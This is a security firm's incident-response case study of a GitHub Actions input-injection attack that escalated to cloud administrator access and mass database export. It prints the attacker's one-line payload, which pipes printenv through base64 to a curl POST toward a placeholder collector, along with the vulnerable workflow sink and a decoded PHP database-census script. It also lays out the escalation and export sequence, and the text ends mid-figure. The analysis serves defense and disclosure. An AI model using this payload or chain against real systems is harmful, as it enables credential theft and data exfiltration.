# One Workflow Input: From a Pipeline Dispatch to Cloud Administrator

URL: https://www.ionsec.io/resources/github-actions-input-injection-cloud-takeover
Category: Case Study
Author: IONSEC Team
Published: 2026-10-31
Updated: 2026-11-01
Tags: incident-response, dfir, case-study, ci-cd-security, github-actions, aws, oidc, cloud-security

> An attacker poisoned a business record that an unattended automation passed into a GitHub Actions workflow as a dispatch input. The workflow expanded that input straight into shell in a production-environment job, and the job's freshly minted one-hour cloud session was posted out in 160 runs. With it, the attacker attached administrator rights to a live workload role, took that role's session from inside a running container, exported every production database under a key they created, added a backdoor user and switched off point-in-time recovery on the way out. Fixing the sink, scoping the role and requiring a reviewer on the environment each break the chain; turning on data-read logging makes the end of it visible.

A poisoned record in a client portal reached a GitHub Actions input that was expanded straight into shell. The pipeline's own one-hour cloud session left the runner 160 times; five days later the attacker held administrator rights and every production database was staged for export under their key. The full sequence, the evidence, and the controls that break it.

---
It began with a form field.

A business record — a customer name, a domain, a status — was written into a portal that an automation watched. When the record changed, the automation dispatched a deployment workflow. That workflow pasted its inputs directly into shell scripts, and one of those inputs now carried a command substitution. The workflow engine expanded it before bash ever read the line. What ran next was not a deployment.

Five days later the attacker held administrator rights in the production cloud account, interactive shells inside running production containers, and an export of every production database, encrypted under a key that they had created.

This is the sequence as the evidence shows it, the telemetry that did not exist, and the controls that would have broken it before the first command ran.

<p class="text-[13px] text-ionsec-text-dim"><em>How to read this case.</em> Times are UTC. Days are counted from the first poisoned pipeline run (T+0). Names of systems, roles, datasets and people are generalised; counts are exact, data volumes are rounded. Attacker infrastructure is listed in the appendix.</p>

## The short version

The pipeline was not compromised. It worked exactly as configured. That is the finding.

An untrusted value reached a `run:` block through `${{ }}` interpolation, which the workflow engine resolves before the shell parses anything. The resulting script executed attacker-supplied shell with the identity of a job that had been granted a production deployment role. The credentials action in that job had already minted a one-hour federated session and placed it in the environment; `printenv` was enough to take it. From there the attacker never needed the runner again: they replayed that session from their own infrastructure, opened network paths, started shells in live production containers, attached administrator rights to a workload role that outlived every session, and staged every production database for export.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-stats">
    <div class="rf-stat"><b>84%</b><span>of pipeline runs over six days carried the payload (160 of 191)</span></div>
    <div class="rf-stat"><b class="is-red">1 hour</b><span>lifetime of each stolen federation session</span></div>
    <div class="rf-stat"><b>≈3 TB</b><span>of production data exported under an attacker-created key</span></div>
    <div class="rf-stat"><b>10 days</b><span>from the first poisoned run to the backdoor's removal</span></div>
  </div>
</figure>

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card">
    <p class="rf-eyebrow">Ten days · what happened, in order</p>
    <ol class="rf-tl">
      <li style="--i:0"><span class="d">T+0</span><span class="t">00:36</span><span class="w">First payload-bearing pipeline run</span></li>
      <li style="--i:1"><span class="d">T+1</span><span class="t">01:05</span><span class="w">First firewall rule opened toward an attacker address, by the pipeline's own session, a minute after two malformed attempts</span></li>
      <li style="--i:2"><span class="d">T+1</span><span class="t">07:24</span><span class="w">A fresh session replayed from outside the cloud: 552 calls inventorying DNS, CDN and certificates</span></li>
      <li style="--i:3" class="is-minor"><span class="d">T+1</span><span class="t">07:37</span><span class="w">Attempt to write an inline role policy — denied</span></li>
      <li style="--i:4"><span class="d">T+2</span><span class="t">06:47</span><span class="w">First shell opened inside a live production container</span></li>
      <li style="--i:5"><span class="d">T+2</span><span class="t">14:47</span><span class="w">An allow-all policy, written by the pipeline's session, attached to a new role; by evening every recon container runs under a role carrying it</span></li>
      <li style="--i:6"><span class="d">T+2</span><span class="t">15:01</span><span class="w">Production services re-launched with exec enabled; recon containers built from the client's own image follow</span></li>
      <li style="--i:7"><span class="d">T+4</span><span class="t">16:41</span><span class="w">Administrator policy attached to the live workload role; the helper role used to do it deleted four seconds later</span></li>
      <li style="--i:8"><span class="d">T+4</span><span class="t">17:19</span><span class="w">Shell in a workload container; root database login from inside it</span></li>
      <li style="--i:9"><span class="d">T+4</span><span class="t">17:53</span><span class="w">First database export succeeds, on the fifth attempt, under an attacker-created key</span></li>
      <li style="--i:10"><span class="d">T+5</span><span class="t">00:17</span><span class="w">Point-in-time recovery enabled on 38 tables, which are then exported</span></li>
      <li style="--i:11" class="is-minor"><span class="d">T+5</span><span class="t">06:41</span><span class="w">Last payload-bearing pipeline run</span></li>
      <li style="--i:12"><span class="d">T+5</span><span class="t">09:26</span><span class="w">Backdoor user created with administrator rights and long-lived keys</span></li>
      <li style="--i:13"><span class="d">T+5</span><span class="t">10:08</span><span class="w">Point-in-time recovery disabled again on all 38 tables</span></li>
      <li style="--i:14" class="is-minor"><span class="d">T+7</span><span class="t">07:48</span><span class="w">Last attacker activity: the backdoor lists the account's threat detectors</span></li>
      <li style="--i:15" class="is-def"><span class="d">T+7</span><span class="t">12:11</span><span class="w">First defender action: the pipeline's pending queue is closed</span></li>
      <li style="--i:16" class="is-def"><span class="d">T+9</span><span class="t">15:08</span><span class="w">CI integration suspended, pipeline secrets removed, federated trust disabled</span></li>
      <li style="--i:17" class="is-def"><span class="d">T+9</span><span class="t">19:22</span><span class="w">Backdoor user and its key deleted</span></li>
    </ol>
  </div>
  <figcaption>Figure 1 — The ten days, from CloudTrail, the pipeline's run history and the database error log. Red is the attacker, grey is context, blue is the defender. Read the gap between T+5 00:17 and T+5 10:08 first: that is the window in which the ability to restore was taken away.</figcaption>
</figure>

## It started with a record, not a repository

The client runs a multi-tenant platform: one application, many customer records, each record a row with a domain, a status and a set of operational flags. Support staff change those rows all day through a portal. A separate automation listens for changes and calls a workflow with the row's values as dispatch inputs, so that a domain move or a provisioning step happens without anyone running a command. It authenticated to the code host with a long-lived personal token and created, merged and dispatched around the clock.

That design is common and it is not wrong. It is, however, a path from an ordinary web form to shell execution, and it only needs one missing cast.

The record that carried the payload was written before the first poisoned run. We know that precisely, because run history gives us a hard edge: 160 consecutive dispatches across four operations arrived with the payload already in them, and the run immediately before that band was clean. The write happened at or before the first of those. Which session wrote it lives in application and database audit logs that were outside the authorised scope.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">Payload-bearing runs per day · 160 of 191</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+0</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:36%;--c:#e63946"></span></span></span>
      <span class="rf-count">16</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+1</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:67%;--c:#e63946"></span></span></span>
      <span class="rf-count">30</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+2</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:80%;--c:#e63946"></span></span></span>
      <span class="rf-count">36</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+3</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:69%;--c:#e63946"></span></span></span>
      <span class="rf-count">31</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+4</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:100%;--c:#e63946"></span></span></span>
      <span class="rf-count">45</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+5</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:4%;--c:#e63946"></span></span></span>
      <span class="rf-count">2</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">After</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:0%;--c:#7c9cff"></span></span></span>
      <span class="rf-count">0</span>
    </div>
  </div>
  <figcaption>Figure 2 — Daily payload-bearing runs, counted from the workflow run history. The automation kept dispatching long after the payload stopped arriving; what ended was the injection, not the pipeline.</figcaption>
</figure>

## The interpolation that runs as code

Here is the shape of the sinks, rewritten with neutral names:

```yaml
# Vulnerable: the input is pasted into the script before bash ever parses it
- name: Apply record change
  run: ./bin/apply-change --record-id "${{ inputs.record_id }}"
```

Three things are happening, and the third is the one people get wrong.

**First**, `${{ }}` is not shell syntax. It is the workflow engine's own template language, and it is resolved when the workflow file is compiled into a script, before the runner hands anything to bash.

**Second**, whatever the expression evaluates to is substituted as raw text into that script. If the input is `1042`, the script says `--record-id "1042"`. If the input is `1042$(something)`, the script says `--record-id "1042$(something)"`.

**Third**, the quotes are bash syntax, and they were already there when the substitution happened. They quote the *result*, not the input. Bash sees a command substitution inside double quotes and runs it — that is exactly what double quotes are specified to preserve. And a value that contains a double quote of its own simply closes them; GitHub's script-injection documentation uses exactly that as its example.

> **The rule.** Quoting an expression that the workflow engine expands is not sanitisation. It is decoration. The value has to reach the shell as data in an environment variable, or it should not reach the shell at all.


The real workflow had both kinds. Some sinks passed the input bare as a script argument; others had it inside double quotes, in a branch name, a file path and a commit message. Both executed. The payload kept the genuine record id in front, so every downstream step still found the record it expected:

```text
--record-id "1042$(sh -c 'printenv|base64|curl -m 20 -s -o /dev/null -X POST --data-binary @- https://<collector>||true')"
```

No download, no dropper, no persistence. One command substitution and an outbound POST, with a timeout and a `||true` so the step never failed and nobody looked. The runner had egress, as runners do, and nothing in the endpoint stack had anything to look at.

One poisoned dispatch, as a single run carried it:

<figure class="rf rf-wide">
  <div class="rf-card" style="padding:10px;">
    <img src="/assets/blog/github-actions-input-injection-cloud-takeover/run-log.webp" alt="Redacted pipeline log excerpt showing the poisoned dispatch input replicated into the job name, checkout configuration, branch name, file path, script arguments, commit message and pull-request title of one run" width="1400" height="533" loading="lazy" decoding="async" style="display:block;width:100%;height:auto;border-radius:6px;">
  </div>
  <figcaption>Figure 3 — One poisoned input, as one run carried it: job name, checkout, branch name, file path, script argument, commit message, documentation line, pull-request title. Reconstructed for publication — timestamps, the platform's own ids and internal naming are removed, bars mark redacted spans. What the log proves: the pipeline wrote its own artifacts with the payload inside them, and the record kept moving.</figcaption>
</figure>

In this repository there were fourteen or more sinks of this shape across two workflows. Every free-text dispatch input was reachable: action, environment, record id, parameters, status, provision id, original run id.

## What actually left the runner

The job that carried the payload ran under a deployment environment, and the federated trust for the deployment role was pinned to that environment alone:

```yaml
# What was configured — any workflow in the repository reaching this
# environment could assume the role.
sub: repo:<org>/<repo>:environment:production
```

That is a real constraint, and it is not the constraint people think it is. It binds the token to *an environment in a repository*, not to a workflow and not to a caller. Worse, in this workflow the environment itself was chosen by a dispatch input — `environment: ${{ inputs.environment }}` — so the same untrusted record that carried the payload also selected which credentials the job would receive.

The workflow then used the standard credentials action, which assumes the role and writes the session into the job environment for the rest of the job to use. That is correct behaviour, and it is why `printenv` worked.

The credential was not stolen from a secret store. It was minted for the job, valid for an hour, and printed by the job itself.

Across the six days the POST target rotated through 22 collector tokens on a free request-inspection service. That is not sophistication; it is a loop that opens a new bin when the last one fills up. Every exfiltration was TLS from a CI provider's address range to a popular developer service. Nothing about it looks like malware, because nothing about it is malware.

From there the attacker moved out of the runner entirely. Sessions were replayed from six addresses in four networks — three hosts in one hosting range, an Israeli hosting provider, a US residential ISP and a VPN-class range — none of them cloud-native, none of them the runner. The token was the identity; the network was theirs. Because every poisoned run minted a fresh session, a one-hour expiry never mattered: the attacker always had one less than an hour old.

## From a one-hour session to a permanent administrator

This is the part the short version compresses, and the part most worth understanding, because it is where a pipeline compromise becomes an account compromise.

The deploy role could do a lot, but not everything. Its first attempt to write an inline policy onto a role was **denied**. Its later attempt to start a database export directly was **denied**. What it *could* do was change firewall rules, launch and exec into containers, create roles, write managed policies of its own and attach them. The attacker used exactly that, twice.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-gantt-wrap">
    <p class="rf-eyebrow">Campaign overview · activity by phase</p>
    <div class="rf-legend"><span style="--c:#e63946">attacker, high impact</span><span style="--c:rgba(255,255,255,0.55)">attacker, other</span><span style="--c:#7c9cff">defender</span></div>
    <div class="rf-gantt"><span>Credential theft</span><div class="rf-lane"><i class="is-hi" style="--x:0.2%;--w:37.5%"></i></div></div>
    <div class="rf-gantt"><span>Discovery</span><div class="rf-lane"><i class="is-lo" style="--x:9.4%;--w:0.5%"></i><i class="is-lo" style="--x:38.6%;--w:13.8%"></i></div></div>
    <div class="rf-gantt"><span>Firewall changes</span><div class="rf-lane"><i class="is-lo" style="--x:7.4%;--w:13.0%"></i></div></div>
    <div class="rf-gantt"><span>Shells in containers</span><div class="rf-lane"><i class="is-hi" style="--x:16.3%;--w:21.4%"></i></div></div>
    <div class="rf-gantt"><span>Recon containers</span><div class="rf-lane"><i class="is-lo" style="--x:18.8%;--w:1.9%"></i></div></div>
    <div class="rf-gantt"><span>Privilege escalation</span><div class="rf-lane"><i class="is-hi" style="--x:18.6%;--w:1.0%"></i><i class="is-hi" style="--x:33.4%;--w:0.6%"></i></div></div>
    <div class="rf-gantt"><span>Snapshot &amp; export</span><div class="rf-lane"><i class="is-hi" style="--x:33.8%;--w:2.1%"></i></div></div>
    <div class="rf-gantt"><span>Backdoor user live</span><div class="rf-lane"><i class="is-hi" style="--x:38.5%;--w:31.6%"></i></div></div>
    <div class="rf-gantt"><span>Anti-recovery</span><div class="rf-lane"><i class="is-lo" style="--x:38.6%;--w:0.5%"></i></div></div>
    <div class="rf-gantt"><span>Containment</span><div class="rf-lane"><i class="is-def" style="--x:53.6%;--w:27.5%"></i></div></div>
    <div class="rf-gantt"><span>IONSEC investigation</span><div class="rf-lane"><i class="is-def" style="--x:92.9%;--w:6.5%"></i></div></div>
    <div class="rf-axis"><span style="--x:0%">T+0</span><span style="--x:14.3%">T+2</span><span style="--x:28.6%">T+4</span><span style="--x:42.9%">T+6</span><span style="--x:57.1%">T+8</span><span style="--x:71.4%">T+10</span><span style="--x:85.7%">T+12</span><span style="--x:100%">T+14</span></div>
  </div>
  <figcaption>Figure 4 — Every phase, on one fourteen-day axis. The two short red marks under escalation are the whole story of the account: an allow-all policy on two new roles on T+2, which the attacker's own recon containers ran under, and the provider's administrator policy on a live workload role on T+4. Everything the attacker collected ran on the second.</figcaption>
</figure>

**Day one: network and inventory.** Within half an hour of a poisoned run, the pipeline's own session name was opening database ports to an outside address. The first call failed on a malformed parameter; the next ones did not. By the end of T+2 there had been 96 ingress changes from attacker addresses, 82 of them accepted, more than half aimed straight at the database port. A second session, replayed from a residential ISP, spent a few minutes listing every DNS zone, CDN distribution and certificate in the account.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-event">
    <div class="rf-event-head"><b>AuthorizeSecurityGroupIngress</b><span>management event · T+1 01:04:47Z</span></div>
    <dl>
      <dt>User name</dt><dd class="gen">GitHubActions</dd>
      <dt>Event source</dt><dd>ec2.amazonaws.com</dd>
      <dt>Access key</dt><dd>ASIA<span class="redact" style="--w:16ch"></span> <span class="gen">(temporary — a federated session)</span></dd>
      <dt>Source IP address</dt><dd>attacker host · Israeli hosting provider <span class="gen">(see appendix)</span></dd>
      <dt>Region</dt><dd><span class="redact" style="--w:9ch"></span></dd>
      <dt>Error code</dt><dd class="is-red">Client.InvalidParameterValue</dd>
      <dt>Read-only</dt><dd>false</dd>
    </dl>
  </div>
  <figcaption>Figure 5 — The first attacker action in the cloud account, re-set from the console view with identifiers removed. The user name is the default session name the credentials action gives every pipeline run; nothing in the event says "not the pipeline" except the source address.</figcaption>
</figure>

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">Ingress changes from attacker addresses, by port · 96 calls, 82 accepted</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">3306 · database</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:100%;--c:#e63946"></span></span></span>
      <span class="rf-count">53</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">80–443 · web</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:58%;--c:#e63946"></span></span></span>
      <span class="rf-count">31</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">22–443 · range</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:17%;--c:#e63946"></span></span></span>
      <span class="rf-count">9</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">22 · ssh</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:6%;--c:#e63946"></span></span></span>
      <span class="rf-count">3</span>
    </div>
  </div>
  <figcaption>Figure 6 — Network access opened toward attacker addresses, counted per API call. More than half targeted the database port directly. One further rule on an application port appears in the client's remediation record and was revoked during containment. The rules existed; whether any host was reached through them is a host-log question this engagement could not answer.</figcaption>
</figure>

**Day two: into the containers.** The orchestrator exposes an administrative API that opens a shell in a container that is already running, and the deploy role was allowed to call it. From T+2 the attacker opened shells inside live production containers — the same containers serving customer traffic. They also re-launched the production services with exec switched on, and registered "recon" task definitions built from the client's own container image and named in the client's own naming convention, then ran thirteen of them. From the platform's point of view, an operator was debugging.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-event">
    <div class="rf-event-head"><b>RegisterTaskDefinition</b><span>management event · T+2 19:11:59Z</span></div>
    <dl>
      <dt>User name</dt><dd class="gen">GitHubActions</dd>
      <dt>Event source</dt><dd>ecs.amazonaws.com</dd>
      <dt>Source IP address</dt><dd>attacker host · main operator <span class="gen">(see appendix)</span></dd>
      <dt>Resource referenced</dt><dd>task-definition/<span class="redact" style="--w:9ch"></span>-recon-<span class="redact" style="--w:7ch"></span>e:1</dd>
      <dt>Task role</dt><dd>a role created that afternoon <span class="is-red">(carrying the attacker's allow-all policy)</span></dd>
      <dt>Image</dt><dd>the client's own registry image for a production web tier</dd>
      <dt>Environment</dt><dd>database host, user, port and password variables <span class="is-red">(root credentials, in plaintext)</span></dd>
    </dl>
  </div>
  <figcaption>Figure 7 — A recon container definition, as recorded. The prefix is the client's own; the attacker named their tooling to blend into the service list. One revision carried the database root credentials as plain environment variables; every one that ran was given the allow-all role described below.</figcaption>
</figure>

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">Exec calls into live production containers, per day (UTC) · 329 calls, 269 opened a session</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+2</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:53%;--c:#e63946"></span></span></span>
      <span class="rf-count">70</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+3</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:95%;--c:#e63946"></span></span></span>
      <span class="rf-count">126</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+4</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:100%;--c:#e63946"></span></span></span>
      <span class="rf-count">132</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">T+5</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:1%;--c:#e63946"></span></span></span>
      <span class="rf-count">1</span>
    </div>
  </div>
  <figcaption>Figure 8 — Exec calls by day, from the management event log. Sixty were refused (a container that had already stopped, or a malformed request), which is how an operator working by hand looks. The peak is T+4, the day administrator rights landed on the workload role.</figcaption>
</figure>

**Day two, afternoon: an administrator in all but name.** The deploy role could not write an inline policy onto a role, but it could create a managed one. At T+2 14:47 the pipeline's session created a customer-managed policy whose single statement allowed every action on every resource, and attached it to a new role that any principal in the account could assume. Three hours later it created a second role, trusted by the container service as well, attached the same policy, and launched the recon containers with it as their task role; all thirteen that ran held it. From that evening on, containers the attacker started carried administrator-equivalent credentials. No management call signed by either role's session appears in the event history, so what the recon containers did with those credentials is not on record. Both roles stayed in the account until containment on T+9. Because the policy was the attacker's own rather than the provider's managed administrator policy, a rule keyed on that one policy name would never have seen it.

**Day four: the escalation that mattered.** In twenty-one minutes on T+4, the pipeline's session created a helper role it could assume, attached the provider's managed administrator policy to it, then attached the same administrator policy to the role the production containers were already running under — and deleted the helper role four seconds later.

The T+2 roles gave the attacker administrator rights inside containers of their own. The T+4 attachment gave administrator rights to the application's identity, and that is what the rest of the incident ran on. A pipeline session expires in an hour. A policy attached to a long-lived workload role does not. Policies are evaluated on every request, so credentials the role had already issued became administrator credentials as soon as the change propagated, which in IAM takes seconds to minutes. A new session was not needed. Thirty-eight minutes later the first call signed with a production container's own role session appears in the log — credentials that can only have come from inside a running container, where the platform hands them to the application. That first call was itself a shell into a container of the second production service. From that moment every snapshot, export, key and user in this story was created by the application's own identity.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-event">
    <div class="rf-event-head"><b>ExecuteCommand</b><span>management event · T+4 17:19:45Z</span></div>
    <dl>
      <dt>Event source</dt><dd>ecs.amazonaws.com</dd>
      <dt>Source IP address</dt><dd>attacker host · main operator <span class="gen">(see appendix)</span></dd>
      <dt>User agent</dt><dd>aws-cli/2.37.9 md/awscrt#0.37.0 ua/2.1 os/windows#10 md/arch#amd64 lang/python#3.14.6</dd>
      <dt>cluster</dt><dd><span class="redact" style="--w:9ch"></span></dd>
      <dt>container</dt><dd><span class="redact" style="--w:9ch"></span>-php-fpm</dd>
      <dt>command</dt><dd class="is-red">sh -c 'echo PD9waHAK<span class="redact" style="--w:22ch"></span>…'</dd>
      <dt>interactive</dt><dd>true</dd>
    </dl>
  </div>
  <figcaption>Figure 9 — The opening command of an exec session is recorded, even when what follows is not. This one carried a base64-encoded PHP script; <code>PD9waHAK</code> is <code>&lt;?php</code> plus a newline. The user agent is the attacker's own workstation, not the pipeline.</figcaption>
</figure>

Decoded, and with the host and account generalised, the script was a database census run with the root account whose password the container already held in its environment:

```php
<?php
$pw = getenv('<DB_PASSWORD_VAR>');          // read from the container's own environment
$h  = '<writer-endpoint>';
$u  = '<root-user>';
$d  = new PDO("mysql:host=$h;port=3306;dbname=mysql", $u, $pw, [PDO::ATTR_TIMEOUT => 10]);
$dbs = $d->query("SHOW DATABASES")->fetchAll(PDO::FETCH_COLUMN, 0);
echo "DATABASES_FOUND: " . count($dbs) . "\n";
foreach ($dbs as $db) {
  if (in_array($db, ['information_schema','mysql','performance_schema','sys'])) continue;
  $mb = $d->query("SELECT ROUND(SUM(data_length+index_length)/1024/1024,2)
                   FROM information_schema.tables WHERE table_schema='$db'")->fetchColumn();
  // … size every tenant schema, then choose what to take
```

The database's own error log tells the rest of that hour. At the second the exec session opened, a root login arrived from the container's private address with no password; the next one had the right one. Over the following twenty minutes that root session issued 698 schema changes across 682 tenant tables — consistent with the application's own migration command run from inside the container — and every one failed on a row-size limit. No schema change persisted. The session was dropped at 17:46. The reads themselves are not in the error log, and the database audit log for that window had already aged out.


## Six days, in six moves

| Phase | What we could prove | What we could not |
| --- | --- | --- |
| Credential theft | The session was posted out of the runner in 160 runs, to 22 collector tokens | What the attacker did with each token's contents, and when |
| Network staging | 96 ingress changes toward attacker addresses, 82 accepted: database, web, SSH | Whether any host was reached through them |
| Hands-on access | 329 exec calls into live production containers, 269 of which opened a session; the opening command of each is recorded | What was typed once a session was open |
| Escalation and persistence | An allow-all policy on two new roles (T+2); the administrator policy on the live workload role (T+4); a new user with administrator rights and long-lived keys | Whether other accounts in the organisation were touched |
| Collection | Four snapshots, 13 export calls of which four succeeded, one attacker-created key, 39 table exports covering 38 tables (one exported twice) | Whether any staged data was downloaded |
| Anti-forensics | Point-in-time recovery enabled, used and disabled; snapshots and the export role deleted | Who removed the largest export, and when |

## The export chain is the part to memorise

Cloud database export is a three-step primitive, and each step is individually legitimate:

1. Snapshot the cluster.
2. Start an export task that writes the snapshot to object storage as Parquet.
3. Read the objects.

The attacker ran that chain against every production cluster. They created an export role for the purpose and rewrote its policy as each attempt failed on a missing permission. The first attempt named the client's own encryption key and was rejected; thirty-eight seconds later the attacker created a customer-managed key of their own, and the fifth attempt succeeded under it. Three more clusters followed that night. The pipeline's role tried to start those exports itself and was refused; the workload role, now an administrator, started them a minute later.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-phases">
    <p class="rf-eyebrow">Data exported under the attacker's key · ≈3 TB · all treated as compromised</p>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Cluster A</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:100%;--c:#e63946"></span></span></span>
      <span class="rf-count">≈2.5 TB</span>
    </div>
    <div class="rf-row" style="--c:#7c9cff">
      <span class="rf-name">Cluster B</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:13%;--c:#7c9cff"></span></span> <span class="text-[12px]" style="color:#9fb3ff">no longer in the bucket · removal unattributed</span></span>
      <span class="rf-count">≈320 GB</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Cluster C</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:4%;--c:#e63946"></span></span></span>
      <span class="rf-count">≈100 GB</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Cluster D</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:4%;--c:#e63946"></span></span></span>
      <span class="rf-count">≈100 GB</span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">38 key-value tables</span>
      <span class="rf-holds"><span class="rf-track"><span class="rf-bar" style="--w:1%;--c:#e63946"></span></span></span>
      <span class="rf-count">≈10 GB</span>
    </div>
  </div>
  <figcaption>Figure 10 — The export inventory as it stood when the engagement closed, rounded. Red is still staged in the client's bucket under the attacker's key; blue completed and is gone. One cluster accounts for more than four fifths of everything taken out of the databases. The 38 tables include every audit-log table.</figcaption>
</figure>

That detail is the whole point of the phase. The data landed in the client's own bucket, in the client's own account, visible in the client's own inventory, and unreadable without a key the attacker created. A responder who deletes the objects before re-encrypting them destroys the evidence and keeps nothing. A responder who disables the key before re-encrypting destroys it twice.

Cluster B's export — the second largest — completed and is no longer in the bucket. There are no object versions, no delete markers and no access logs to say who removed it or when. The attacker deleted their snapshots and their export role the next morning, which makes them the obvious candidate; the client's own clean-up during containment is another. **We do not know**, and the post-incident position is the only defensible one: every exported dataset is treated as taken.

Then the quietest move of the engagement. Point-in-time recovery was switched on for 38 key-value tables — it is a prerequisite for exporting them — the tables were exported, and about ten hours later recovery was switched off again on all 38. Both bands are attributable to attacker-held identities; no legitimate operator appears on any of those events. The export took the business data. The disable took the ability to restore it.

## Three controls were off. That is the incident.

Every phase above wrote to the cloud management event log. All of it was there. What was not there is everything that would have made the log answer the two questions that matter: *what did they take*, and *when did it start*.

- **The threat detector was disabled.** It existed and had been off for longer than the event history reaches. So there is no finding set to review, and no way to date when it was switched off. The attacker checked: one of their last calls lists the account's detectors.
- **No access logging on the staging bucket.** Object-level reads left no record on the bucket side.
- **No audit data events for object reads.** Management events recorded the snapshot, the export task and the role changes. They did not record a single `GetObject`. About 3 TB was staged, and nothing that would show it being read exists.

A fourth limit is not a control but shaped the investigation: management-event history reaches back 90 days, one region at a time, and never contains data events. The organisation trail's archive, which could have held anything older or anything else it was configured to record, sat behind a permission this engagement did not hold. That is part of why the time the largest export disappeared is unknown.

<figure class="rf rf-wide" data-reveal>
  <div class="rf-card rf-planes">
    <p class="rf-eyebrow">Telemetry in the account · at report time</p>
    <div class="rf-row" style="--c:#4ade80">
      <span class="rf-name">Management events</span>
      <span class="rf-holds">Every state change in the window was recorded and attributed</span>
      <span class="rf-meta"><b>25,062 events · 90 days</b></span>
    </div>
    <div class="rf-row" style="--c:#4ade80">
      <span class="rf-name">Runner + service logs</span>
      <span class="rf-holds">The payload, the POST egress and the expanded steps were all on disk</span>
      <span class="rf-meta"><b>3 run logs · 329 exec records</b></span>
    </div>
    <div class="rf-row" style="--c:#e63946">
      <span class="rf-name">Threat detector</span>
